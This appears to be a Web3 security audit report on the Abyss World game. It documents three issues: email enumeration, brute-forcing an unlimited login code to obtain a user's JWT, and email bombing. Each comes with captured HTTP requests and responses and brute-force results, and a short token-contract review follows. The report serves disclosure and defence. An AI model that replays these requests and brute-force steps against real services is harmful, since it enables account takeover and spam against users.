
Upon capturing the login request, it was observed that the system verifies the existence of the email and the login verification code is not restricted. By performing a brute-force attack, an attacker can obtain the login credentials of a user and gain unauthorized access to their account.

Security issues identified:

1. User email enumeration
2. Lack of restrictions on login verification code, allowing for brute-force attacks to obtain user login credentials

Vulnerability reproduction:

a) Using the API endpoint "https://api.portal.abyssworld.games/user/email_exist" to check if a user exists.




Pretty Raw Hex

```
POST /user/email_exist HTTP/2
Host: api.portal.abyssworld.games
Content-Length: 32
Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
abyssworld/0.1.25 Chrome/110.0.5481.77 Electron/23.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US

{
  "email":"dum[redacted].com"
}
```

Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Type: application/json
Content-Length: 56
Access-Control-Allow-Origin: *
Access-Control-Expose-Headers: *
Vary: origin, access-control-request-method, access-control-request-headers
Date: Sun, 03 Mar 2024 13:44:02 GMT
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

{
  "code":200,
  "err_msg_zh":"",
  "err_msg_en":"",
  "data":true
}
```

b) If the user exists, a login verification code is sent. By using the API endpoint "https://www.abyssworld.games/user/email_login" and performing a brute-force attack, the attacker can obtain the user's JWT token.



Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
599	406098	200	☐	☐	575	
0		200	☐	☐	451	
1	405500	200	☐	☐	451	
2	405501	200	☐	☐	451	
3	405502	200	☐	☐	451	
4	405503	200	☐	☐	451	
5	405504	200	☐	☐	451	
6	405505	200	☐	☐	451	
7	405506	200	☐	☐	451	
8	405507	200	☐	☐	451	

Request Response


Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Type: application/json
Content-Length: 251
Access-Control-Allow-Origin: *
Access-Control-Expose-Headers: *
Vary: origin, access-control-request-method, access-control-request-headers
Date: Sun, 03 Mar 2024 14:01:07 GMT
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

{
  "code":200,
  "err_msg_zh":"",
  "err_msg_en":"",
  "data":
  "eyJhbGciOiJIUzI1NiJ9.eyJ1YXQiOjE3MDk0NzQ0NjcsImVtYWlsIjoiZWR[redacted]pY2tuYW1lIjoiPGJ1dHRvbiBvbj4iLCJhYnlzc19pZCI
  6ImQ2Y2E5OCJ9.UB6tJKhmfF1VV7pfhDEsIOm-I7tpQsyWBPdhTZOqI9o"
}
```


c) Perform the login operation.

3. Spam email bombardment.

It is possible to use the game server's email sending interface to spam other users with unwanted emails. Although the level of harm is relatively low, it can still consume server resources.




Capture packets at the "send" action.



```
POST /user/email_code HTTP/2
Host: api.portal.abyssworld.games
Content-Length: 35
Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
abyssworld/0.1.25 Chrome/110.0.5481.77 Electron/23.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US

{
  "email":"[redacted]@gmail.com"
}
```

```
HTTP/2 200 OK
Content-Type: application/json
Content-Length: 61
Access-Control-Allow-Origin: *
Access-Control-Expose-Headers: *
Vary: origin, access-control-request-method, access-control-request-headers
Date: Sun, 03 Mar 2024 12:52:43 GMT
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

{
  "code":200,
  "err_msg_zh":"",
  "err_msg_en":"",
  "data":"success"
}
```




Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
4	null	200	☐	☐	384	
5	null	200	☐	☐	384	
6	null	200	☐	☐	384	
7	null	200	☐	☐	384	
8	null	200	☐	☐	384	
9	null	200	☐	☐	384	
10	null	200	☐	☐	384	
11	null	200	☐	☐	384	
12	null	200	☐	☐	384	
13	null	200	☐	☐	384	

```
HTTP/2 200 OK
Content-Type: application/json
Content-Length: 61
Access-Control-Allow-Origin: *
Access-Control-Expose-Headers: *
Vary: origin, access-control-request-method, access-control-request-headers
Date: Sun, 03 Mar 2024 12:53:25 GMT
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

{
  "code":200,
  "err_msg_zh":"",
  "err_msg_en":"",
  "data":"success"
}
```

And then the test email got 27 mails




主要

Abyss World 27 20:53
Please Verify Your Email On Abyss World Pl...
Verification Code Hi, Welcome to AbyssWorld!...


WEB3 Security Analysis：

Summary：

The available reference material for Abyss World includes information about the AWC and AWT tokens issued on Polygon



```
contract AWC is ERC20, ERC20Snapshot, Ownable {
    constructor() ERC20("AWC", "AWC") {
        _mint(msg.sender, 20000000 * 10 ** decimals());
    }

    function snapshot() public onlyOwner {
        _snapshot();
    }

    function mint(address to, uint256 amount) public onlyOwner {
        _mint(to, amount);
    }

    // The following functions are overrides required by Solidity.

    function _beforeTokenTransfer(address from, address to, uint256 amount)
        internal
        override(ERC20, ERC20Snapshot)
    {
        super._beforeTokenTransfer(from, to, amount);
    }
}
```



File 1 of 12 : AWT.sol

```
pragma solidity ^0.8.9;

import "@openzeppelin/contracts/token/ERC20/ERC20.sol";
import "@openzeppelin/contracts/token/ERC20/extensions/ERC20Burnable.sol";
import "@openzeppelin/contracts/token/ERC20/extensions/ERC20Snapshot.sol";
import "@openzeppelin/contracts/access/Ownable.sol";

contract AWT is ERC20, ERC20Burnable, ERC20Snapshot, Ownable {
    constructor() ERC20("AWT", "AWT") {
        _mint(msg.sender, 10000000000 * 10 ** decimals());
    }

    function snapshot() public onlyOwner {
        _snapshot();
    }

    // The following functions are overrides required by Solidity.

    function _beforeTokenTransfer(address from, address to, uint256 amount)
        internal
        override(ERC20, ERC20Snapshot)
    {
        super._beforeTokenTransfer(from, to, amount);
    }
}
```

The AWC token carries the risk of inflation or increased issuance.

Game Economy System Security Analysis：

Currently, there is no complete in-game economic system available. Please disregard this for now.

About Damocles

Damocles Labs is a security team established in 2023, specializing in security for the Web3 industry. Their services include contract code auditing, business code auditing, penetration testing, GameFi code auditing, GameFi vulnerability discovery, GameFi cheat analysis, and GameFi anti-cheat measures. They are committed to making continuous efforts in the Web3 security industry, producing as many analysis reports as possible, raising awareness among project owners and users about GameFi security, and promoting the overall security development of the industry.。

Twitter: https://twitter.com/DamoclesLabs

Discord: https://discord.gg/xd6H6eqFHz